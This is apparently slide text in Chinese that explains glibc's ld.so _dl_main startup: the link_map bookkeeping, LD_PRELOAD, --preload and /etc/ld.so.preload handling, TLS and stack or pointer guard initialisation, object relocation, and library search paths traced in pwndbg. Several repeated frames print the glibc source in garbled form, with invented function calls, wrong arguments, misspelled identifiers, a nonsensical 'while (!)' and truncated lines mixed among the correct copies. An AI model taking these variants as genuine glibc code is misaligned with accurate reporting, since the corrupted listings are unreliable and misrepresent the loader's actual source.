    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

儲存 lib name / 更新 linkmap member / 增加 ref conut 等等。  
整個 link\_map 是由 linked list 所維持，因此在新一個新的 object，會需要將其聯繫起來

# \$ DL Start

## \_dl\_main part3

### ▶ 初始化一大堆變數

- 👁 TLS module id
- 👁 RELRO
- 👁 Other

### ▶ executable 的 link\_map 會將 \_r\_debug 的位址存到 l\_info[ DT\_DEBUG ]

```
u1f383@u1f383:/
$
if (!GL(dl_rtld_map).l_name)
    GL(dl_rtld_map).l_name = (char *)GL(dl_rtld_map).l_libname->name;
GL(dl_rtld_map).l_type = lt_library;
main_map->l_next = &GL(dl_rtld_map);
GL(dl_rtld_map).l_prev = main_map;
++GL(dl_ns)[LM_ID_BASE]._ns_nloaded;
++GL(dl_load_adds);

if (GLRO(dl_use_load_bias) == (ElfW(Addr)) - 2)
    GLRO(dl_use_load_bias) = main_map->l_addr == 0 ? -1 : 0;

const ElfW(Ehdr) * rtld_ehdr;
rtld_ehdr = (void *)GL(dl_rtld_map).l_map_start;
const ElfW(Phdr) *rtld_phdr = (const void *)rtld_ehdr + rtld_ehdr->e_phoff;
GL(dl_rtld_map).l_phdr = rtld_phdr;
GL(dl_rtld_map).l_phnum = rtld_ehdr->e_phnum;

size_t cnt = rtld_ehdr->e_phnum;
while (cnt-- > 0)
    if (rtld_phdr[cnt].p_type == PT_GNU_RELRO)
    {
        GL(dl_rtld_map).l_relro_addr = rtld_phdr[cnt].p_vaddr;
        GL(dl_rtld_map).l_relro_size = rtld_phdr[cnt].p_memsz;
        break;
    }

if (GL(dl_rtld_map).l_tls_blocksize != 0)
    GL(dl_rtld_map).l_tls_modid = _dl_next_tls_modid();

if (main_map->l_info[DT_DEBUG] != NULL)
    main_map->l_info[DT_DEBUG]->d_un.d_ptr = (ElfW(Addr))r;
```

取得 **\_r\_debug** 位址，寫到 executable 的 **link\_map l\_info[ ]** 當中

# \$ DL Start

## \_dl\_main part4

- ▶ 處理三種 preload library 的方法
  - 👁 Environment variable “LD\_PRELOAD”
  - 👁 Argument “--preload”
  - 👁 File “/etc/ld.so.preload”
- ▶ 加載使用到的 object 並處理 object 彼此的 dependency
- ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
  
if (__glibc_unlikely(preloadarg != NULL))  
    npreloads += handle_preload_list(preloadarg, main_map, "--preload");  
  
static const char preload_file[] = "/etc/ld.so.preload";  
if (__glibc_unlikely(__access(preload_file, R_OK) == 0))  
{  
    file = _dl_sysdep_read_whole_file(preload_file, &file_size,  
                                     PROT_READ | PROT_WRITE);  
    if (__glibc_unlikely(file != MAP_FAILED)) { ... }  
}  
  
if (__glibc_unlikely(*first_preload != NULL))  
{  
    struct link_map *l = *first_preload;  
    preloads = __alloca(npreloads * sizeof preloads[0]);  
    i = 0;  
    do  
    {  
        preloads[i++] = l;  
        l = l->l_next;  
    } while (l);  
}  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```



# \$ DL Start

## \_dl\_main part4

- ▶ 處理三種 preload library 的方法
  - 👁 Environment variable “LD\_PRELOAD”
  - 👁 Argument “--preload”
  - 👁 File “/etc/ld.so.preload”
- ▶ 加載使用到的 object 並處理 object 彼此的 dependency
- ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
if (__glibc_unlikely(preloadlist == NULL))  
    npreloads += handle_preload_list(main_map, "--preload");  
static const char *preloads_d[] = {"", "d"};  
if (__glibc_unlikely(npreloads > 0))  
{  
    file = _dl_sysdep_read_whole_file(preload_title, &file_size,  
                                     PROT_READ | PROT_WRITE);  
    if (__glibc_unlikely(file != MAP_FAILED)) { ... }  
}  
if (__glibc_unlikely(*first_preload != NULL))  
{  
    struct link_map *l = *first_preload;  
    preloads = __alloca(npreloads * sizeof preloads[0]);  
    i = 0;  
    do  
    {  
        preloads[i++] = l;  
        l = l->l_next;  
    } while (l);  
}  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

LD\_PRELOAD=/tmp/lib.so ,  
執行完後 library 會被加載完畢



# \$ DL Start

## \_dl\_main part4

- ▶ 處理三種 preload library 的方法
  - 👁 Environment variable “LD\_PRELOAD”
  - 👁 Argument “--preload”
  - 👁 File “/etc/ld.so.preload”
- ▶ 加載使用到的 object 並處理 object 彼此的 dependency
- ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
  
if (__glibc_unlikely(preloadarg != NULL))  
    npreloads += handle_preload_list(preloadarg, main_map, "--preload");  
  
static const char preload_file[] = "/etc/ld.so.preload";  
if (__glibc_unlikely(preload_file != NULL))  
{  
    file = preload_file;  
    if (__glibc_unlikely(file != NULL))  
        npreloads += handle_preload_list(file, main_map, "LD_PRELOAD");  
}  
  
if (__glibc_unlikely(*first_preload != NULL))  
{  
    struct link_map *l = *first_preload;  
    preloads = __alloca(npreloads * sizeof preloads[0]);  
    i = 0;  
    do  
    {  
        preloads[i++] = l;  
        l = l->l_next;  
    } while (l);  
}  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

**/usr/src/glibc/glibc\_dbg/elf/ld.so --preload ,  
執行完後 library 會被加載完畢**

# \$ DL Start

## \_dl\_main part4

- ▶ 處理三種 preload library 的方法
  - 👁 Environment variable “LD\_PRELOAD”
  - 👁 Argument “--preload”
  - 👁 File “/etc/ld.so.preload”
- ▶ 加載使用到的 object 並處理 object 彼此的 dependency
- ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
  
if (__glibc_unlikely(preloadarg != NULL))  
    npreloads += handle_preload_list(preloadarg, main_map, "--preload");  
  
static const char preload_file[] = "/etc/ld.so.preload";  
if (__glibc_unlikely(__access(preload_file, R_OK) == 0))  
{  
    file = _dl_sysdep_read_whole_file(preload_file, &file_size,  
                                     PROT_READ | PROT_WRITE);  
    if (__glibc_unlikely(file != MAP_FAILED)) { ... }  
}  
  
} while (!);  
}  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

/etc/ld.so.preload 可以定義多個 preload library，其中需要處理註解的關係，所以需要額外判斷式處理，最後會呼叫 **do\_preload** 加載 library

# \$ DL Start

## \_dl\_main part4

### ▶ 處理三種 preload library 的方法

- 👁 Environment variable “LD\_PRELOAD”
- 👁 Argument “--preload”
- 👁 File “/etc/ld.so.preload”

### ▶ 加載使用到的 object 並處理 object 彼此的 dependency

### ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
  
if (__glibc_unlikely(preloadarg != NULL))
```

當 preload 結束，再來可以載入需要的 object。當設置環境後透過 **\_dl\_map\_object\_deps** 來加載 object，並根據 binary 的 section 以及 preload 參數，決定**載入順序**以及 **dependency**

```
}  
  
if (__glibc_unlikely(*first_preload != NULL))  
{  
    struct link_map *l = *first_preload;  
    preloads = __alloca(npreloads * sizeof preloads[0]);  
    i = 0;  
    do  
    {  
        preloads[i++] = l;  
        l = l->l_next;  
    } while (l);  
}  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

# \$ DL Start

## \_dl\_main part4

- ▶ 處理三種 preload library 的方法
  - 👁 Environment variable “LD\_PRELOAD”
  - 👁 Argument “--preload”
  - 👁 File “/etc/ld.so.preload”
- ▶ 加載使用到的 object 並處理 object 彼此的 dependency
- ▶ Mark 加載的 object 已經在 global scope

```
u1f383@u1f383:/  
$  
struct link_map **preloads = NULL;  
unsigned int npreloads = 0;  
  
if (__glibc_unlikely(preloadlist != NULL))  
    npreloads += handle_preload_list(preloadlist, main_map, "LD_PRELOAD");  
  
if (__glibc_unlikely(preloadarg != NULL))  
    npreloads += handle_preload_list(preloadarg, main_map, "--preload");  
  
static const char preload_file[] = "/etc/ld.so.preload";  
if (__glibc_unlikely(__access(preload_file, R_OK) == 0))  
{  
    file = _dl_sysdep_read_whole_file(preload_file, &file_size,  
                                     PROT_READ | PROT_WRITE);  
    if (__glibc_unlikely(file != MAP_FAILED)) { ... }  
}  
  
if (__glibc_unlikely(!first_preload || NULL))  
  
_dl_map_object_deps(main_map, preloads, npreloads, mode == trace, 0);  
for (i = main_map->l_searchlist.r_nlist; i > 0;)  
    main_map->l_searchlist.r_list[--i]->l_global = 1;
```

這些 object 的 link\_map 會被放到 **l\_searchlist** 當中，用 array index 去訪問，並且會 set 其 link\_map 用來標註此 object 是否已經位於 **global scope** 的成員 **l\_global**。Global / local 的差別應該是在於 **namespace** 的差異



# \$ DL Start

## \_dl\_main part5

- ▶ 將 Id 從 link\_map 移除
- ▶ 如果 executable 有使用到，再加回去
- ▶ 初始化 tls
- ▶ 初始化 stack guard 以及 pointer guard

```
u1f383@u1f383:/
$

GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
        break;

bool rtld_multiple_ref = false;
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
{
    rtld_multiple_ref = true;
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
}

bool was_tls_init_tp_called = tls_init_tp_called;
if (tcbp == NULL)
    tcbp = init_tls();

if (__glibc_likely(need_security_init))
    security_init();
```



# \$ DL Start

## \_dl\_main part5

- ▶ 將 `ld` 從 `link_map` 移除
- ▶ 如果 `executable` 有使用到，再加回去
- ▶ 初始化 `tls`
- ▶ 初始化 `stack guard` 以及 `pointer guard`

```
u1f383@u1f383:/  
$  
GL(dl_rtd_map).l_prev->l_next = GL(dl_rtd_map).l_next;  
GL(dl_rtd_map).l_next->l_prev = GL(dl_rtd_map).l_prev;  
  
for (i = 0; i < main_map->l_searchlist.r_nlist; i++)  
    Unlink_rtd_global._dl_rtd_map(main_map->l_searchlist.r_list[i], rtd_map);  
  
bool rtd_multiple_ref = false;  
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))  
{  
    rtd_multiple_ref = true;  
    GL(dl_rtd_map).l_prev = main_map->l_searchlist.r_list[i - 1];  
    assert (GL(dl_rtd_map).l_prev->l_next == GL(dl_rtd_map).l_next);  
    GL(dl_rtd_map).l_prev->l_next = &GL(dl_rtd_map);  
}  
  
bool was_tls_init_tp_called = tls_init_tp_called;  
if (tcbp == NULL)  
    tcbp = init_tls();  
  
if (__glibc_likely(need_security_init))  
    security_init();
```

# \$ DL Start

## \_dl\_main part5

- ▶ 將 Id 從 link\_map 移除
- ▶ 如果 executable 有使用到，再加回去
- ▶ 初始化 tls
- ▶ 初始化 stack guard 以及 pointer guard

```
u1f383@u1f383:/  
$  
  
GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;  
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;  
  
for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)  
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))  
        break;  
  
bool rtld_multiple_ref = false;  
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))  
{  
    rtld_multiple_ref = true;  
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];  
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);  
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);  
}  
  
bool wa  
if (tck  
    tck  
  
if (__glibc_likely(need_security_init))  
    security_init();
```

代表多個 **\_dl\_rtld\_map** 在 linked list 當中，因此本身並非 executable

# \$ DL Start

## \_dl\_main part5

- ▶ 將 Id 從 link\_map 移除
- ▶ 如果 executable 有使用到，再加回去
- ▶ 初始化 tls
- ▶ 初始化 stack guard 以及 pointer guard

```
u1f383@u1f383:/
$

GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
        break;

bool rtld_multiple_ref = false;
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
{
    rtld_multiple_ref = true;
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
}

bool was_tls_init_tp_called = tls_init_tp_called;
if (tcbp == NULL)
    tcbp = init_tls();

if (__g
    sec
```

分配 TLS 的空間，並初始化 dtv  
(dynamic thread vector)

# \$ DL Start

## \_dl\_main part5

- ▶ 將 ld 從 link\_map 移除
- ▶ 如果 executable 有使用到，再加回去
- ▶ 初始化 tls
- ▶ 初始化 stack guard 以及 pointer guard

```
u1f383@u1f383:/  
$ |  
void *  
_dl_allocate_tls_storage(void)  
{  
    size_t size = GL(dl_tls_static_size);  
    size_t alignment = GL(dl_tls_static_align);  
    void *allocated = malloc(size + alignment + sizeof(void *));  
    void *result = aligned + size - TLS_TCB_SIZE;  
    return allocate_dtv(result);  
}
```

底層會透過此 function 分配空間，而 dl 使用的 malloc / free 都是透過 **mmap** 實現的，因此最後其實是做  $\text{mmap}(0x1040 + 0x40 + 0x8) = \text{mmap}(0x1088)$

**result** pointer 為 struct pthread \*，同時 pthread 也是描述 **TCB** 的結構

# \$ DL Start

## \_dl\_main part5

- ▶ 將 Id 從 link\_map 移除
- ▶ 如果 executable 有使用到，再加回去
- ▶ 初始化 tls
- ▶ 初始化 stack guard 以及 pointer guard

```
u1f383@u1f383:/  
$  
  
GL(dl_rtl_d_map).l_prev->l_next = GL(dl_rtl_d_map).l_next;  
GL(dl_rtl_d_map).l_next->l_prev = GL(dl_rtl_d_map).l_prev;  
  
for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)  
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtl_d_map))
```

```
u1f383@u1f383:/  
$  
  
static void security_init(void)  
{  
    uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard(_dl_random);  
    THREAD_SET_STACK_GUARD(stack_chk_guard);  
  
    uintptr_t pointer_chk_guard = _dl_setup_pointer_guard(_dl_random,  
                                                         stack_chk_guard);  
    THREAD_SET_POINTER_GUARD(pointer_chk_guard);  
  
    _dl_random = NULL;  
}
```

```
lcbp = init_tls();  
  
if (__glibc_likely(need_security_init))  
    security_init();
```

Stack guard 以及 pointer guard 都是拿 **\_dl\_random** 與其 **offset +8** 的位址儲存的值放到 TLS 當中，雖然被設為 NULL，不過 **auxiliary vector** 仍會紀錄 **\_dl\_random** 的位址



# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/  
$ |  
_rtld_main_check(main_map, _dl_argv[0]);  
if (... /* 檢查是否 prelink */) { ... }  
if (prelinked)  
{ ... /* 如果有 prelink, 先做 relocation */ }  
else  
{  
    unsigned i = main_map->l_searchlist.r_nlist;  
    while (i-- > 0)  
    {  
        struct link_map *l = main_map->l_initfini[i];  
        struct libname_list *lnp = l->l_libname->next;  
  
        while (__builtin_expect(lnp != NULL, 0))  
        {  
            lnp->dont_free = 1;  
            lnp = lnp->next;  
        }  
        l->l_free_initfini = 0;  
  
        if (l != &GL(dl_rtld_map))  
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,  
                                consider_profiling);  
  
        if (l->l_tls_blocksize != 0 && tls_init_tp_called)  
            _dl_add_to_slotinfo(l, true);  
    }  
}  
  
_dl_allocate_tls_init(tcgp);  
  
if (!prelinked && rtld_multiple_ref)  
{  
    GL(dl_rtld_map).l_relocated = 0;  
    _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);  
}  
  
r = _dl_debug_initialize(0, LM_ID_BASE);  
}
```

# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/  
$ |  
_rtld_main_check(main_map, _dl_argv[0]);  
if (... /* 檢查是否 prelink */) { ... }  
if (prelinked)  
{ ... /* 如果有 prelink, 先做 relocation */ }  
else  
{  
  
while (__builtin_expect(lnp != NULL, 0))  
{  
    lnp->dont_free = 1;  
    lnp = lnp->next;  
}  
l->l_free_initfini = 0;  
  
if (l != &GL(dl_rtd_map))  
    _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,  
                        consider_profiling);  
  
if (l->l_tls_blocksize != 0 && tls_init_tp_called)  
    _dl_add_to_slotinfo(l, true);  
}  
  
_dl_allocate_tls_init(tcgp);  
  
if (!prelinked && rtd_multiple_ref)  
{  
    GL(dl_rtd_map).l_relocated = 0;  
    _dl_relocate_object(&GL(dl_rtd_map), main_map->l_scope, 0, 0);  
}  
  
r = _dl_debug_initialize(0, LM_ID_BASE);  
}
```

如果有開啟 **CET**，會紀錄在 ld 的 link\_map 當中；  
如果使用 **prelink**，代表先前已經解析完，只需要解決 conflict 的情況

# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/
$ |
_rtld_main_check(main_map, _dl_argv[0]);
if (... /* 檢查是否 prelink */) { ... }
if (prelinked)
{ ... /* 如果有 prelink, 先做 relocation */ }
else
{
    unsigned i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
    {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
            lnp->dont_free = 1;
            lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtld_map))
            RTLD_LAZY : 0,
            _dl_add_to_slotinfo(l, true);
    }
    _dl_allocate_tls_init(tcbp);

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}

```

將還要使用的資料 mark 成不需要 free

# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/
$ |
_rtld_main_check(main_map, _dl_argv[0]);
if (... /* 檢查是否 prelink */) { ... }
if (prelinked)
{ ... /* 如果有 prelink, 先做 relocation */ }
else
{
    unsigned i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
    {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
            lnp->dont_free = 1;
            lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtld_map))
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                consider_profiling);

        if (l
        }
    }
}
_dl_allocate_

if (!prelinked && rtld_multiple_ref)
{
    GL(dl_rtld_map).l_relocated = 0;
    _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
}

r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

對每個 object 都做 relocation，不過如果是 lazy binding 的話就不會在此解析



# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/
$ |
_rtld_main_check(main_map, _dl_argv[0]);
if (... /* 檢查是否 prelink */) { ... }
if (prelinked)
{ ... /* 如果有 prelink, 先做 relocation */ }
else
{
    unsigned i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
    {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
            lnp->dont_free = 1;
            lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtld_map))
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                consider_profiling);

        if (l->l_tls_blocksize != 0 && tls_init_tp_called)
            _dl_add_to_slotinfo(l, true);
    }
}
_d
if (!prelinked && rtld_multiple_ref)
{
    GL(dl_rtld_map).l_relocated = 0;
    _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
}

r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

將 link\_map 紀錄在 TLS 的 member slotinfo 當中



# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/  
$ |  
_rtld_main_check(main_map, _dl_argv[0]);  
if (... /* 檢查是否 prelink */) { ... }  
if (prelinked)  
{ ... /* 如果有 prelink, 先做 relocation */ }  
else  
{  
    unsigned i = main_map->l_searchlist.r_nlist;  
    while (i-- > 0)  
    {  
        struct link_map *l = main_map->l_initfini[i];  
        struct libname_list *lnp = l->l_libname->next;  
  
        while (__builtin_expect(lnp != NULL, 0))  
        {  
            lnp->dont_free = 1;  
            lnp = lnp->next;  
        }  
        l->l_free_initfini = 0;  
  
        if (l != &GL(dl_rtld_map))  
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,  
                                consider_profiling);  
  
        if (l->l_tls_blocksize != 0 && tls_init_tp_called)  
            _dl_add_to_slotinfo(l, true);  
    }  
    _dl_allocate_tls_init(tcgp);  
    main_map->l_scope, 0, 0);  
    r = _dl_debug_initialize(0, LM_ID_BASE);  
}
```

Traverse 每個 slot，將 binary 的 TLS section data 複製到 TLS 當中

# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ Id 做 relocation
- ▶ 再次初始化 \_r\_debug

```
u1f383@u1f383:/
$ |
_rtld_main_check(main_map, _dl_argv[0]);
if (... /* 檢查是否 prelink */) { ... }
if (prelinked)
{ ... /* 如果有 prelink, 先做 relocation */ }
else
{
    unsigned i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
    {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
            lnp->dont_free = 1;
            lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtld_map))
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                consider_profiling);
    }
}
_dl_

if (!prelinked && rtld_multiple_ref)
{
    GL(dl_rtld_map).l_relocated = 0;
    _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
}

r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

Id 最後才做 relocation，不然 Id GOT 可能在呼叫對應到的 function 時會被更改，會出現問題

# \$ DL Start

## \_dl\_main part6

- ▶ 檢查是否支援 CET 以及處理 prelink
- ▶ 標記還要使用的 data 不用被釋放
- ▶ 每個 object 做 relocation
- ▶ 將每個 link\_map 加到 TLS 的 slot
- ▶ 把 binary 內的 TLS section data 複製到 TLS 當中
- ▶ ld 做 relocation
- ▶ 再次初始化 `_r_debug`

```
u1f383@u1f383:/
$ |
_rtl_d_main_check(main_map, _dl_argv[0]);
if (... /* 檢查是否 prelink */) { ... }
if (prelinked)
{ ... /* 如果有 prelink, 先做 relocation */ }
else
{
    unsigned i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
    {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
            lnp->dont_free = 1;
            lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtl_d_map))
            _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                               consider_profiling);

        if (l->l_tls_blocksize != 0 && tls_init_tp_called)
            _dl_add_to_slotinfo(l, true);
    }
}

_dl_a
if (!
{
    G
}
-
scope, 0, 0);

r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

Shared object 的資料大部分都載入完畢，再次初始化 `_r_debug`

# \$ DL Start

## \_dl\_main btw

▶ 在找 library 時會去找與 ld.so 目錄相關的目錄 (變數 `system_dirs`) :

- ① `/usr/src/glibc/glibc_dbg/lib/tls/haswell/x86_64/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/tls/haswell/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/tls/x86_64/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/tls/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/haswell/x86_64/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/haswell/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/x86_64/<lib_name>`
- ① `/usr/src/glibc/glibc_dbg/lib/<lib_name>`
- ① `/lib/tls/haswell/x86_64/<lib_name>`
- ① `/lib/tls/haswell/<lib_name>`
- ① `/lib/tls/x86_64/<lib_name>`
- ① `/lib/tls/<lib_name>`
- ① `/lib/haswell/x86_64/<lib_name>`
- ① `/lib/haswell/<lib_name>`
- ① `/lib/x86_64/<lib_name>`
- ① `/lib/<lib_name>`

```
pwnag> x/s system_dirs
0x7ffff7ff3500 <system_dirs>:  "/usr/src/glibc/glibc_dbg/lib/"
pwndbg>
0x7ffff7ff351e <system_dirs+30>:  "/lib/"
pwndbg>
0x7ffff7ff3524 <system_dirs+36>:  "/usr/src/glibc/glibc_dbg/lib/"
```

```
_dl_map_object_deps --> _dl_map_object --> open_path (simplified)
```

```
0x7ffff7fd963a <open_path+426>  mov    ecx, dword ptr [rbp + 0x18]
0x7ffff7fd963d <open_path+429>  xor    r9d, r9d
0x7ffff7fd9640 <open_path+432>  mov    rdx, rbx
0x7ffff7fd9643 <open_path+435>  mov    rsi, qword ptr [rbp - 0xe8]
0x7ffff7fd964a <open_path+442>  mov    rdi, r15
▶ 0x7ffff7fd964d <open_path+445>  call   open_verify_constprop
    rdi: 0x7ffff7fd290 ← "/usr/src/glibc/glibc_dbg/lib/tls/haswell/x86_64/libc.so.6"
    rsi: 0x7ffff7fd4a0 ← 0x0
    rdx: 0x7ffff7ffe190 → 0x555555554000 ← 0x10102464c457f
    rcx: 0x40

